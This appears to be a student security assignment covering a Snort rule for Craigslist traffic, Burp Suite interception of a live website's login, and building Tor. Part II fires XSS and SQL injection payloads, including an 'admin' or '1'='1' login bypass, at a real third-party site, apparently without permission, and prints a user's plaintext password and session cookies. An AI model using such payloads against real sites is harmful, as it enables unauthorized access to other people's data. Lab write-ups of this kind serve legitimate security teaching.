

Assignment-2

PART-I

Installed snort successfully on my VM.

```
harshu@harshu-VirtualBox:~$ snort --version
,, -> Snort! <-
o" )~ Version 2.9.20 GRE (Build 82)
' '' By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.10.4 (with TPACKET_V3)
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.3
```

1)

a -

Zero-day Attack: It is the security risk or weakness in a software or system that is not known publicly and the vendors or developers are not aware of. In this attack, an attacker exploits the vulnerability before finding any fix to it by a software developer(developer has 0-days to fix this attack). This kind of attack is considered to be dangerous because the developer has not had the chance to fix the vulnerability yet.

Yes, snort can detect zero-day attacks to some extent. Snort can detect some of the zero-day attacks and some of the attacks may not be detected by snort. One study showed that out of 183 zero-day attacks, 17% of them were detected by the snort on average.

Snort checks and analyses the incoming and outgoing packets using Misuse Detection Engine BASE and then compares them with predefined rules and signatures.

Here is how snort helps in detecting zero-day attacks:

- Snort records and checks the packets so that it can identify the malicious patterns.
- It can detect network anomalies and flags them as unusual traffic behaviour which helps the security team to investigate threats.
- Snort is also used for packet sniffing, collecting individual packets in the network can provide us deep insights about how traffic is transmitted through the network.

- Snort notifies the users according to the rules setted in the config file. Snort gives alerts whenever the packet or traffic meets the certain predefined criteria.
- In snort we can also create new rules to make snort detection more efficient.

Sometimes snort may not detect the zero-day attacks here is why:

- Attackers can modify the exploits to pass the Snort detection rules without getting caught to snort.
- There are lack of predefined signatures. So, a snort cannot know the attack pattern without a signature. By this the attack detection can be missed. And also can misclassify the legitimate traffic.

b. Given:

- No. of connections = 1000000
- % of attacks = 1000 attacks
- True positives (Detection rate) = 95%
- Probability that an alarm is an attack(precision) = 95%

$$\begin{aligned}\text{True Positives (TP)} &= \text{True positive rate} \times \% \text{ of attacks} \\ &= 0.95 \times 1000 = 950\end{aligned}$$

We know,

$$\text{Precision} = \frac{\text{True positives}}{\text{True positives} + \text{False positives}}$$

$$0.95 = \frac{950}{950 + FP}$$

$$FP = 50$$

$$\begin{aligned}\text{False Positive rate} &= 50 / 1000000 - 1000 \\ &= 50 / 999000 \\ &= 0.00005 = 0.005\%\end{aligned}$$

Check whether the snort is active or not the below command. By the below picture we can see that it is active.

- Sudo systemctl status snort.

I added the rule in the local.rules file.

Here is the rule which i used:

```
harshu@harshu-VirtualBox: /etc/snort/rules
harshu@harshu-VirtualBox: ~/Desktop/commands
GNU nano 7.2          /etc/snort/rules/local.rules *
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

alert tcp any any -> any [80,443] (msg:"Craigslist Accessed via HTTPS/HTTP"; content:"craigslist.org"; nocase; sid:1000>
```

Alert - Tells snort to generate alert when rule is triggered.

any any (Source IP , Port) - matches traffic from any IP

Any [80, 443] (Destination IP, Port)

msg - This message is displayed in the alert log after traffic matched the rule

meg - This message is displayed in the alert log and
nocase - makes the content check case sensitive

sid - It is just a unique identifier of this rule

How does this rule work? - from our machine(source) it intercepts TCP packets going to Craigslist's IP on ports 80 and 443. Checks packet payload for Host: craigslist.org in HTTP header. If a match is found Snort generates alert.

After adding the rule successfully, I checked whether the local.rules file is included in /etc/snort/snort.conf. It was included by default in the .config file.

then i started the snort with the below command

```
harshu@harshu-VirtualBox:/etc/snort/rules$ sudo snort -i enp0s3 -c /etc/snort/snort.conf
[sudo] password for harshu:
Running in IDS mode

     --- Initializing Snort ---
Initializing Output Plugins!
```

```
harshu@harshu-VirtualBox:~/Desktop/commands$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fd00::a00:27ff:fe31:ab55  prefixlen 64  scopeid 0x0<global>
        inet6 fd00::8081:66ca:efca:fa5b  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a00:27ff:fe31:ab55  prefixlen 64  scopeid 0x20<link>
          ether 08:00:27:31:ab:55  txqueuelen 1000  (Ethernet)
            RX packets 25566  bytes 36415478 (36.4 MB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 2479  bytes 190922 (190.9 KB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
          loop  txqueuelen 1000  (Local Loopback)
            RX packets 173  bytes 16515 (16.5 KB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 173  bytes 16515 (16.5 KB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

harshu@harshu-VirtualBox:~/Desktop/commands$
```

Now to alert the site "www.craiglist.org" i used this command:

- curl -v www.craiglist.org

And this is the result i got:

```
harshu@harshu-VirtualBox:$ curl -v www.craiglist.org
* Host www.craiglist.org:80 was resolved.
* IPv6: (none)
* IPv4: 208.82.238.135
* Trying 208.82.238.135:80...
* Connected to www.craiglist.org (208.82.238.135) port 80
> GET / HTTP/1.1
> Host: www.craiglist.org
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 301 Found
< Location: https://www.craigslist.org/
* no chunk, no close, no size. Assume close to signal end
<
* Closing connection
```

These are the below outputs from snort that i got after running the curl command on the website.

```
WARNING: No preprocessors configured for policy 0.
^C*** Caught Int-Signal
=====
Run time for packet processing was 107.250085 seconds
Snort processed 15 packets.
Snort ran for 0 days 0 hours 1 minutes 47 seconds
  Pkts/min:          15
  Pkts/sec:          0
=====
Memory usage summary:
  Total non-mmapped bytes (arena):      4882432
  Bytes in mapped regions (hblkhd):    30130176
  Total allocated space (uordblks):     4658416
  Total free space (fordblks):         224016
  Topmost releasable block (keepcost):  66208
=====
Packet I/O Totals:
  Received:          17
  Analyzed:          15 ( 88.235%)
  Dropped:           0 ( 0.000%)
  Filtered:          0 ( 0.000%)
  Outstanding:       2 ( 11.765%)
  Injected:          0
```

```
=====
Packet I/O Totals:
  Received:      17
  Analyzed:    15 ( 88.235%)
  Dropped:       0 ( 0.000%)
  Filtered:      0 ( 0.000%)
Outstanding:     2 ( 11.765%)
  Injected:      0
=====
Breakdown by protocol (includes rebuilt packets):
  Eth:          15 (100.000%)
  VLAN:         0 ( 0.000%)
  IP4:          13 ( 86.667%)
  Frag:          0 ( 0.000%)
  ICMP:          0 ( 0.000%)
  UDP:           3 ( 20.000%)
  TCP:          10 ( 66.667%)
  IP6:          0 ( 0.000%)
  IP6 Ext:       0 ( 0.000%)
  IP6 Opts:       0 ( 0.000%)
  Frag6:          0 ( 0.000%)
  ICMP6:         0 ( 0.000%)
  UDP6:          0 ( 0.000%)
  TCP6:          0 ( 0.000%)
  Teredo:        0 ( 0.000%)
  ICMP-IP:       0 ( 0.000%)
  IP4/IP4:        0 ( 0.000%)
  IP4/IP6:        0 ( 0.000%)
  IP6/IP4:        0 ( 0.000%)
  IP6/IP6:        0 ( 0.000%)
  GRE:           0 ( 0.000%)
```

This is the log file generated after doing the curl command. In this basically alert is generated. To open this file i used the below command:

- /var/log/snort cat snort.log

```
(♦l@4m♦]♦b
P♦♦
66RUb♦P♦♦♦♦♦gze
'1♦( @@@♦
66RU♦♦P♦♦b♦P`@♦♦gg
'1♦( @@@♦
<'1♦URU♦♦b♦P`?♦♦g!♦
E(♦m♦us♦}♦b
P♦♦♦b♦P`/♦♦g7♦<'1♦URU
,♦r@♦♦R♦
P♦♦
    V♦♦ ♦`♦♦♦♦♦g♦<'1♦URU
(♦s@♦♦R♦
P♦♦
    V♦♦!&P♦♦♦♦♦g3
            s '1♦URU
e♦t@♦♦R♦
P♦♦
    V♦♦!&P♦♦/bHTTP/1.1 301 Found
Location: https://www.craigslist.org/
♦♦♦3
    <'1♦URU
(♦u@♦♦R♦
P♦♦
    V?♦♦!&P♦♦♦♦♦g0B
            <'1♦URU
(♦v@♦♦R♦
P♦♦
    V@♦♦! 'P♦♦♦harshu@harshu-VirtualBox:/var/log/snort$
```

And below is the plain text using tcpdump

```
03/26-15:21:47.966856 208.82.238.1:80 -> 10.0.2.15:60704
TCP TTL:64 TOS:0x8 ID:50957 IpLen:20 DgmLen:44
***A***S* Seq: 0x191EAA01 Ack: 0xBAF4A934 Win: 0xFFFF TcpLen: 24
TCP Options (1) => MSS: 1460

[**] [1:1000001:0] Craigslist Accessed via HTTPS/HTTP [**]
[Priority: 0]
03/26-15:21:47.967773 208.82.238.1:80 -> 10.0.2.15:60704
TCP TTL:64 TOS:0x8 ID:50958 IpLen:20 DgmLen:40
***A**** Seq: 0x191EAA02 Ack: 0xBAF4A985 Win: 0xFFFF TcpLen: 20

[**] [1:1000001:0] Craigslist Accessed via HTTPS/HTTP [**]
[Priority: 0]
03/26-15:21:48.231874 208.82.238.1:80 -> 10.0.2.15:60704
TCP TTL:64 TOS:0x8 ID:50959 IpLen:20 DgmLen:101
***AP*** Seq: 0x191EAA02 Ack: 0xBAF4A985 Win: 0xFFFF TcpLen: 20

[**] [1:1000001:0] Craigslist Accessed via HTTPS/HTTP [**]
[Priority: 0]
03/26-15:21:48.231875 208.82.238.1:80 -> 10.0.2.15:60704
TCP TTL:64 TOS:0x8 ID:50960 IpLen:20 DgmLen:40
***A***F Seq: 0x191EAA3F Ack: 0xBAF4A985 Win: 0xFFFF TcpLen: 20

[**] [1:1000001:0] Craigslist Accessed via HTTPS/HTTP [**]
[Priority: 0]
03/26-15:21:48.232585 208.82.238.1:80 -> 10.0.2.15:60704
TCP TTL:64 TOS:0x8 ID:50961 IpLen:20 DgmLen:40
***A**** Seq: 0x191EAA40 Ack: 0xBAF4A986 Win: 0xFFFF TcpLen: 20

harshu@harshu-VirtualBox:/var/log/snort$
```

Successfully got the message “Craigslist Accessed via HTTPS/HTTP”


PART-II

For this question, I have used BurpSuite, I have downloaded the BurpSuite community edition to play with requests and responses.


And the website I choose is:

- <https://www.ncrpages.in/>

Turn on the proxy server to use the burp suite.



Now turn on the intercept to intercept the request going from the computer to the website.



1. kind of information that can be captured while interacting are as follows:

First I have captured the information while logging in the info that i got is as follows:

a) Request Body Parameters

As we can see from the below screenshot the captured request body has the email and password, which are sent as form data for user authentication. As the website is using https request so the login request is encrypted via HTTPS means the credentials are sent in encrypted version using TLS. Then after filling the data is sent using HTTP POST request

b) Request cookies

Some cookies like session identifiers, user tracking tokens, and unique user IDs were captured. The session token, PHPSESSID, is important because it handles the session between user and the web server. An attacker can steal the cookie if it is not properly secured using Httponly flags. Another tracking cookie from google analytics was there which monitors the user behaviour.

This is the below SS for above two data:

Request

```

POST /includes/user/j.../check_user_login.php HTTP/1.1
Host: www.ncrpages.in
Cookie: _ga=GA1.2064901848.1742530185; user_id=108796; PHPSESSID=ebmgao45knamqf6p...
Sec-Fetch-Dest: form
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: /*
Sec-Ch-Ua: "Chromium";v="134", "Not-A-Brand";v="24", "Google Chrome";v="134"
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Sec-Ch-Mobile: 10
Origin: https://www.ncrpages.in
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: script
Referer: https://www.ncrpages.in/
Content-Encoding: gzip, deflate, br
Accept-Language: en-US, en;q=0.9
Priority: u1, i
Connection: keep-alive
email=pandillapelly22345@iitd.ac.in&password=Harshu@123#

```

Response

```

HTTP/1.1 200 OK
Date: Mon, 31 Oct 2025 11:43:44 GMT
Server: Apache/2.4.42 (Ubuntu) OpenSSL/1.0.2k-fips
X-Powered-By: PHP/8.1.0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: user_id=108796; expires=Wed, 30-Apr-2025 11:43:44 GMT; Max-Age=2552000; path=/; domain=.ncrpages.in; secure; HttpOnly
Vary: User-Agent
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
Content-Language: en-US
Content-Length: 142
{
    "message": "OK",
    "info": "<font color='green'>Successfully logged in</font>",
    "redirect_url": "https://www.ncrpages.in/user/dashboard.html"
}

```

Inspector

Name	Value
_ga	GA1.2064901848.1742530185
user_id	108796
PHPSESSID	ebmgao45knamqf6p...
_ga_58RMG6RW95	GS1.1.1743419170.10.1...

c) Request Headers

These headers captured the details like host, user-agent, referrer, content-type, and security related attributes. Browser and OS were revealed by the User-Agent and Sec-ch-us headers which aids in browser fingerprinting, and the referer header told about the source page(from where the request came from). And content-type header showed form data submission using application/x-www-form-urlencoded. This could be vulnerable to CSRF attacks if not properly secured. Below is the ss for this :

Burp Suite Community Edition v2025.1.5 - Temporary Project

Request

```
POST /includes/user/jx/login/check_user_login.php HTTP/1.1
Host: www.ncrpages.in
Cookie: _ga=GA1.1.2064901840.1742930109; user_id=108796; PHPSESSID=eha9q183n10q10dp5c; _ga_58RM60RW95=GS1.1.1743418170.10.1.17434127C.13.0.0
Content-Length: 57
Sec-Ch-Ua-Platform: "Windows"
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: */*
Sec-Ch-UA-Platform: "Windows"
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Sec-Ch-UA-Mobile: no
Origin: https://www.ncrpages.in
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.ncrpages.in/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1,i
Connection: keep-alive
email=pandilipelly22345@iitd.ac.inpassword=Harshu@123#
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 31 Mar 2025 11:43:44 GMT
Server: Apache/2.4.54 (Unix) OpenSSL/1.0.2k-fips PHP/8.1.0
Last-Modified: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: user_id=108796; expires=Wed, 30-Apr-2025 11:43:44 GMT; Max-Age=200000; path=/; domain=.ncrpages.in; secure; HttpOnly
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
Content-Language: en-US
Content-Length: 142
{
    "message": "OK",
    "info": "<font color='green'>Successfully logged IN</font>",
    "redirect_url": "https://www.ncrpages.in/user/dashboard.html"
}
```

Inspector

_ga_58RM60RW95	GS1.1.1743419170.10.1.17434127C.13.0.0
Request headers	19
Name	Value
Host	www.ncrpages.in
Cookie	_ga=GA1.1.2064901840.1742930109; user_id=108796; PHPSESSID=eha9q183n10q10dp5c; _ga_58RM60RW95=GS1.1.1743418170.10.1.17434127C.13.0.0
Content-Length	57
Sec-Ch-Ua-Platform	"Windows"
X-Requested-With	XMLHttpRequest
User-Agent	Mozilla/5.0 (Windows...)
Accept	*/*
Sec-Ch-UA-Platform	"Chromium";v="134"
Content-Type	application/x-www-f...
Sec-Ch-Ua-Mobile	70
Origin	https://www.ncrpage...
Sec-Fetch-Site	same-origin
Sec-Fetch-Mode	cors
Sec-Fetch-Dest	empty
Referer	https://www.ncrpage...
Accept-Encoding	gzip, deflate, br
Accept-Language	en-US,en;q=0.9
Priority	u=1,i
Connection	keep-alive
Response headers	13

Event log All issues

32°C Sunny

Memory: 173.6MB

ENG IN 17:16 31-03-2025

d) Response headers

This provided us with caching policies, session management and content information.

Burp Suite Community Edition v2025.1.5 - Temporary Project

Request

```
POST /includes/user/jx/login/check_user_login.php HTTP/1.1
Host: www.ncrpages.in
Cookie: _ga=GA1.1.2064901840.1742930109; user_id=108796; PHPSESSID=eha9q183n10q10dp5c; _ga_58RM60RW95=GS1.1.1743418170.10.1.17434127C.13.0.0
Content-Length: 57
Sec-Ch-Ua-Platform: "Windows"
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: */*
Sec-Ch-UA-Platform: "Windows"
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Sec-Ch-UA-Mobile: no
Origin: https://www.ncrpages.in
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.ncrpages.in/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1,i
Connection: keep-alive
email=pandilipelly22345@iitd.ac.inpassword=Harshu@123#
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 31 Mar 2025 11:43:44 GMT
Server: Apache/2.4.54 (Unix) OpenSSL/1.0.2k-fips PHP/8.1.0
Last-Modified: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: user_id=108796; expires=Wed, 30-Apr-2025 11:43:44 GMT; Max-Age=200000; path=/; domain=.ncrpages.in; secure; HttpOnly
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
Content-Language: en-US
Content-Length: 142
{
    "message": "OK",
    "info": "<font color='green'>Successfully logged IN</font>",
    "redirect_url": "https://www.ncrpages.in/user/dashboard.html"
}
```

Inspector

Request attributes	2
Request body parameters	2
Request cookies	4
Request headers	19
Name	Value
Date	Mon, 31 Mar 2025 11:43:44 GMT
Server	Apache/2.4.54 (Unix) O...
X-Powered-By	PHP/8.1.0
Expires	Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control	no-store, no-cache, m...
Pragma	no-cache
Set-Cookie	user_id=108796; expir...
Vary	User-Agent
Keep-Alive	timeout=5, max=100
Connection	Keep-Alive
Content-Type	application/json
Content-Language	en-US
Content-Length	142
Response headers	13

Event log All issues

32°C Sunny

Memory: 173.6MB

ENG IN 17:17 31-03-2025

2. The Vulnerabilities i found in the websites are as follows:

i) From the data obtained the content-security-policy was missing which is the measure to protect the XSS attacks. Through Burp Suite I found that while giving the Script `<script>alert("hello")</script>` as input in the search section. In the response the website is not handling to prevent this alert, means in response directly `<script>alert("hello")</script>` is showing as you can see below:

The screenshot shows the Burp Suite interface with the following details:

- Request:** A POST request to `/search.html` with various headers (e.g., Host, Content-Type, User-Agent) and a payload containing `<script>alert("Hello")</script>`.
- Response:** The server's response includes an alert box with the message "Hello". The response code is 200 OK.
- Inspector:** The search results for "Hello" show one match in the response body, specifically the injected script.
- Bottom Status Bar:** Shows the event log has 0 issues, memory usage is 210.1MB, and the date is 26-03-2025.

This can cause the website to run this script and we will see an alert in the website. This attack is called XSS (Cross-Site Scripting) attack where the goal is to inject Java-Script code in a web page so that it executes the arbitrary scripts in the user system. Secure websites use input sanitization and output encoding in which the websites encode the special characters like `<`, `>`, `/` to prevent the javascript code execution. For example

- User Input: `<script>alert("hh")</script>`
- Encoded Output: `<script>alert("hh")</script>`

ii) As there is lack of X-Content-Type-Options header in data i have obtained so SQL Injection attack might be possible. So, I have also tried SQL injection attacks on my website. In SQL injection, an attacker can have the access to data, manipulate database contents or it can take the access of admin. To perform this attack first I have opened the burpsuite and sent a login request with any temporary credentials and then I

sent this request to the Intruder to perform SQL injection attack. And then in the username section I have tried several payloads to find vulnerabilities as you can see in the below picture.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payloads' panel, there is a list of payloads: '>', '&', '<', and '> or '''. The 'Payload processing' panel contains a single rule that is enabled. The main window displays an HTTP request to 'https://www.ncrpages.in' with various headers and a payload in the body.

```

1 POST /includes/user/%login/check_user.php HTTP/1.1
2 Host: www.ncrpages.in
3 Cookie: _ga=GAI.1.2064501840.1742830105; user_id=108796; PHPSESSID=f83skusd7ro7seg00smq53fu5; __ga_58RNG69W5=
4 Content-Length: 11
5 Sec-Ch-Ua-Platform: "Windows"
6 Sec-Ch-Ua-Platform-Version: "10.0"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
8 Accept: /*
9 Sec-Ch-Ua: "Chromium";v="134", "Not-A-Brand";v="24", "Google Chrome";v="134"
10 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
11 Sec-Ch-Ua-Mobile: no
12 Origin: https://www.ncrpages.in
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dst: empty
16 Referer: https://www.ncrpages.in/
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US,en;q=0.9
19 Priority: u1, i
20 Connection: keep-alive
21
22 username=gax
  
```

Then Started the attack. After the attack i found that for the “admin’ or ‘1’='1” SQL query the website responded like this

The screenshot shows the results of the intruder attack. A table lists requests numbered 29 to 44, each with a different payload. The response for request 39 ('admin' or '1'='1') is highlighted. The response details show a JSON object with 'message' set to 'FOUND' and 'id' set to 'Welcome Back!! Pradeep Sharma'.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
29	' or 'x'='x	200	174			355	
30	' or ('x')='x	200	170			355	
31	' or ('x')=((x	200	185			355	
32	or i=1	200	166			355	
33	or i=1..	200	172			355	
34	or i=1#	200	180			355	
35	or i=1--	200	169			355	
36	admin' --	200	159			786	
37	admin' #	200	184			355	
38	admin'/*	200	192			788	
39	admin' or i=1	200	163			368	
40	admin' or i=1--	200	194			786	
41	admin' or i=1#	200	202			368	
42	admin' or i=1/*	200	181			788	
43	admin' or i=1 or ''	200	186			368	
44	admin' or i=1	200	174			786	

Request Response

```

2 Date: Wed, 02 Apr 2025 09:36:01 GMT
3 Server: Apache/2.4.54 (Unix) OpenSSL/1.0.2k-fips
4 X-Powered-By: PHP/8.1.0
5 Vary: User-Agent
6 Content-Type: application/json
7 Connection: Keep-Alive
8 Content-Language: en-US
9 Content-Length: 66
10
11 {
12   "message": "FOUND",
13   "id": "<font color='green'>Welcome Back!! Pradeep Sharma</font>"
14 }
  
```

From this SQL query we got the Admin name. Means The Sql query successfully executed means the sql injection attack was successful.

- 3.
- a) This site uses the cookies that are used for tracking user behaviour (Google Analytics, Marketo, Facebook Pixel). This also detects anomalies, prevents fraud and mitigates DDoS attacks. These cookies enable secure and HttpOnly flags which prevent unauthorized cookie access and protect the attacks like MITM, phishing attacks etc.
 - b) This website uses HTTPS instead of HTTP, HTTPS encrypts communication between the browser and server, this prevents from intercepting sensitive information like login details and personal data from attackers. It also protects from MITM attack and eavesdropping by securing session identifiers.
4. (i) To prevent XSS attacks we can add the proper **Content-Security-Policy** (CSP) header to prevent Javascript execution and from loading malicious scripts. We can also add input validation and output encoding which sanitize user inputs by escaping <, >, ', " these characters so that it prevents script execution. And Output encoding also prevents XSS attack by storing the special character in text format instead of interpreting it as code.
- ii) We can use parameterized queries which are prepared statements, by using this prevents attacker from running malicious code. We can also use Input validation which rejects the special characters which the SQL has. By this it reduces the risk of execution of SQL queries.
-

PART-III

Downloading Tor

First installing the required dependencies

- sudo apt install -y build-essential libevent-dev libssl-dev zlib1g-dev \ liblzma-dev libzstd-dev asciidoc autoconf automake \ libtool pkg-config git

After this do the sudo apt update using below command

- sudo apt update
- sudo apt upgrade -y

Now Downloading source code of tor by cloning its github

- git clone https://git.torproject.org/tor.git

Now, go into tor directory

- cd tor

To build and compile the Tor i runned the following commands

- ./autogen.sh
- ./configure --disable-asciidoc
- make -j\$(nproc)
- sudo make install

As there were no wifi options in my linux so I needed to change the network settings. I changed it to Bridged only. And used the external ethernet for the wifi.

Now I am configuring my browser so that I can use Tor.


From the below screenshot we can see the ip address where we have setup the tor.

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:31:ab:55 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::a00:27ff:fe31:ab55/64 scope link
        valid_lft forever preferred_lft forever
3: wlx76012de00a4d: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 76:01:2d:e0:0a:4d brd ff:ff:ff:ff:ff:ff
    inet 192.168.16.219/24 brd 192.168.16.255 scope global dynamic noprefixroute
      wlx76012de00a4d
        valid_lft 3236sec preferred_lft 3236sec
    inet6 fe80::20a4:43a2:be22:90c8/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
harshu@harshu-VirtualBox:~/tor$
```

Now put this ip address in the HOSTname section.

And by default runs a SOCKS5 proxy. So set the type to SOCKS5.

And set the port to 9050



